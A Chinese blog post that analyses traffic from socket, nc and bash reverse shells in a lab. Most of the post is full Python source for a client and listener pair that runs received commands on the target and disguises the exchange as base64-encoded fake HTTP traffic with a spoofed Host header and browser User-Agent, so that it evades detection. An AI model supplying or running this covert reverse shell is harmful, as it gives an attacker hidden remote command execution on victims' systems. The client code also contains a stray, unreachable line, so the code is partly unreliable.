#### 反弹shell的流量分析与加密


**实验环境：**

Kali-Linux：ip：192.168.0.101。侦听1234端口

RHEL：ip：192.168.0.117。反弹shell

**对各种反弹shell方式的流量分析**

1.自行编程由socket套接字反弹shell（后面会附上我分别用python和java反弹shell的源码）




建立连接只有三次握手，无需任何多于内容。

接下来执行一些命令：pwd 、 ls 、 id



可见整个过程都在同一个tcp连接中




2.nc反弹shell



测试结果同上面的一样。


3.bash反弹shell





每次目标会额外返回一个 用户相关信息：[root@localhost ~]#

流量上有些许不同，不过本质上都一样。



**从上面的测试可以看出，流量内容是以明文传输的。那么接下来我们以加密方式实现。**

**使用加密流量反弹shell**

我们以python为例，本例伪装成HTTP协议的方式，加密方式大家可以自由发挥：

客户端（目标）：

*# -\*- coding: utf-8 -\*-***import** base64  
**import** argparse  
**import** socket  
**import** subprocess  
**import** sys  
**import** time  
  
**def** connection(host, port):  
 s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 s.connect((host,int(port)))  
 **while True**:  
 data = s.recv(4096)  
 **try**:  
 data = decryption\_req(data).decode()  
 comRst = subprocess.Popen(data,shell=**True**, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)  
 m\_stdout, m\_stderr = comRst.communicate()  
 rst = m\_stdout.decode(sys.getfilesystemencoding()).encode()  
 s.send(encryption\_req(rst))  
 **except** Exception **as** e:  
 s.send(encryption\_req(str(e).encode()))  
  
 time.sleep(1)  
 s.close()  
  
*# 加密***def** encryption\_req(data):  
 *# 可以采用任何加密或编码方式* data = base64.b64encode(data).decode()  
  
 sendData = **"POST /pushdata"** sendData += **"\r\n"** sendData += **"HTTP/1.1"** sendData += **"\r\n"** sendData += **"Host: tazxuo.com"** sendData += **"\r\n"** sendData += **"Connection: close"** sendData += **"\r\n"** sendData += **"Upgrade-Insecure-Requests: 1"** sendData += **"\r\n"** sendData += **"User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/32.13 (KHTML, like Gecko) Chrome/59.0.332.13 Safari/452.36"** sendData += **"\r\n"** sendData += **"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8"** sendData += **"\r\n"** sendData += **"Accept-Language: en-US,en;q=0.9"** sendData += **"\r\n"** sendData += **"Accept-Encoding: gzip, deflate"** sendData += **"\r\n"** sendData += **"\r\n"** sendData += **"stri0date=%s"** % data  
 sendData += **"\r\n"** sendData += **"\r\n"  
 return** sendData.encode()  
  
*# 解密***def** decryption\_req(data):  
 data = data.decode()  
 data = data[data.find(**"Connection: keep-alive\r\n\r\n"**) + 26:]  
 data = str(base64.b64decode(data), **"utf-8"**)  
 **return** data.encode()  
  
 *# 解码/解密* result = str(base64.b64decode(result), **"utf-8"**)  
  
**if** \_\_name\_\_ == **'\_\_main\_\_'**:  
 *# 命令行参数解析对象* parser = argparse.ArgumentParser()  
 parser.add\_argument(**'-host'**,dest=**'hostName'**,help=**'Host Name'**)  
 parser.add\_argument(**'-port'**,dest=**'conPort'**,help=**'Host Port'**)  
 *# 解析命令行参数* args = parser.parse\_args()  
 host = args.hostName  
 port = args.conPort  
  
 **if** host == **None or** port == **None**:  
 print(parser.parse\_args([**'-h'**]))  
 exit(0)  
  
 connection(host, port)

服务端（kali）

*# -\*- coding: utf-8 -\*-***import** base64  
**import** socket  
**import** argparse  
**import** time  
  
**def** connection(s):  
 print(**'Waiting for connection......'**)  
 ss, addr = s.accept()  
 print(**'client %s is connection!'** % (addr[0]))  
 print(**'print:\\!q for Disconnect'**)  
 **while True**:  
 cmd = input(str(addr[0]) + **':~#'**)  
 **if** cmd == **'\\!q'**:  
 print(**'-- Disconnected --'**)  
 exit(0)  
 ss.send(encryption\_res(cmd.encode()))  
 data = ss.recv(4096)  
 print(decryption\_req(data).decode())  
  
**def** encryption\_res(data):  
 *# 可以采用任何加密或编码方式* data = base64.b64encode(data).decode()  
 *# 对时间进行处理* date = time.strftime(**'%a, %d %b %Y %X GMT'**, time.localtime(time.time()))  
  
 sendData = **"HTTP/1.1 200 OK"** sendData += **"\r\n"** sendData += **"Date: %s"** % date  
 sendData += **"\r\n"** sendData += **"Content-Type: application/x-javascript"** sendData += **"\r\n"** sendData += **"Content-Length: %d"** % len(data)  
 sendData += **"\r\n"** sendData += **"Connection: keep-alive"** sendData += **"\r\n"** sendData += **"\r\n"** sendData += **"%s"** % data  
 **return** sendData.encode()  
  
**def** decryption\_req(data):  
 data = data.decode()  
 data = data[data.find(**"\r\n\r\nstri0date="**) + 14:]  
 data = data[:data.find(**"\r\n\r\n"**)]  
 data = str(base64.b64decode(data), **"utf-8"**)  
 **return** data.encode()  
  
**if** \_\_name\_\_ == **'\_\_main\_\_'**:  
 *# 命令行参数解析对象* parser = argparse.ArgumentParser()  
 parser.add\_argument(**'-host'**, dest=**'hostName'**, default=**'0.0.0.0'**, help=**'Host Name(default=0.0.0.0)'**)  
 parser.add\_argument(**'-port'**, dest=**'conPort'**, default=1234,help=**'Host Port(default=1234)'**)  
 *# 解析命令行参数* args = parser.parse\_args()  
 host = args.hostName  
 port = args.conPort  
  
 **if** host == **None or** port == **None**:  
 print(parser.parse\_args([**'-h'**]))  
 exit(0)  
  
 s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 s.bind((host,port))  
 s.listen(512)  
 connection(s)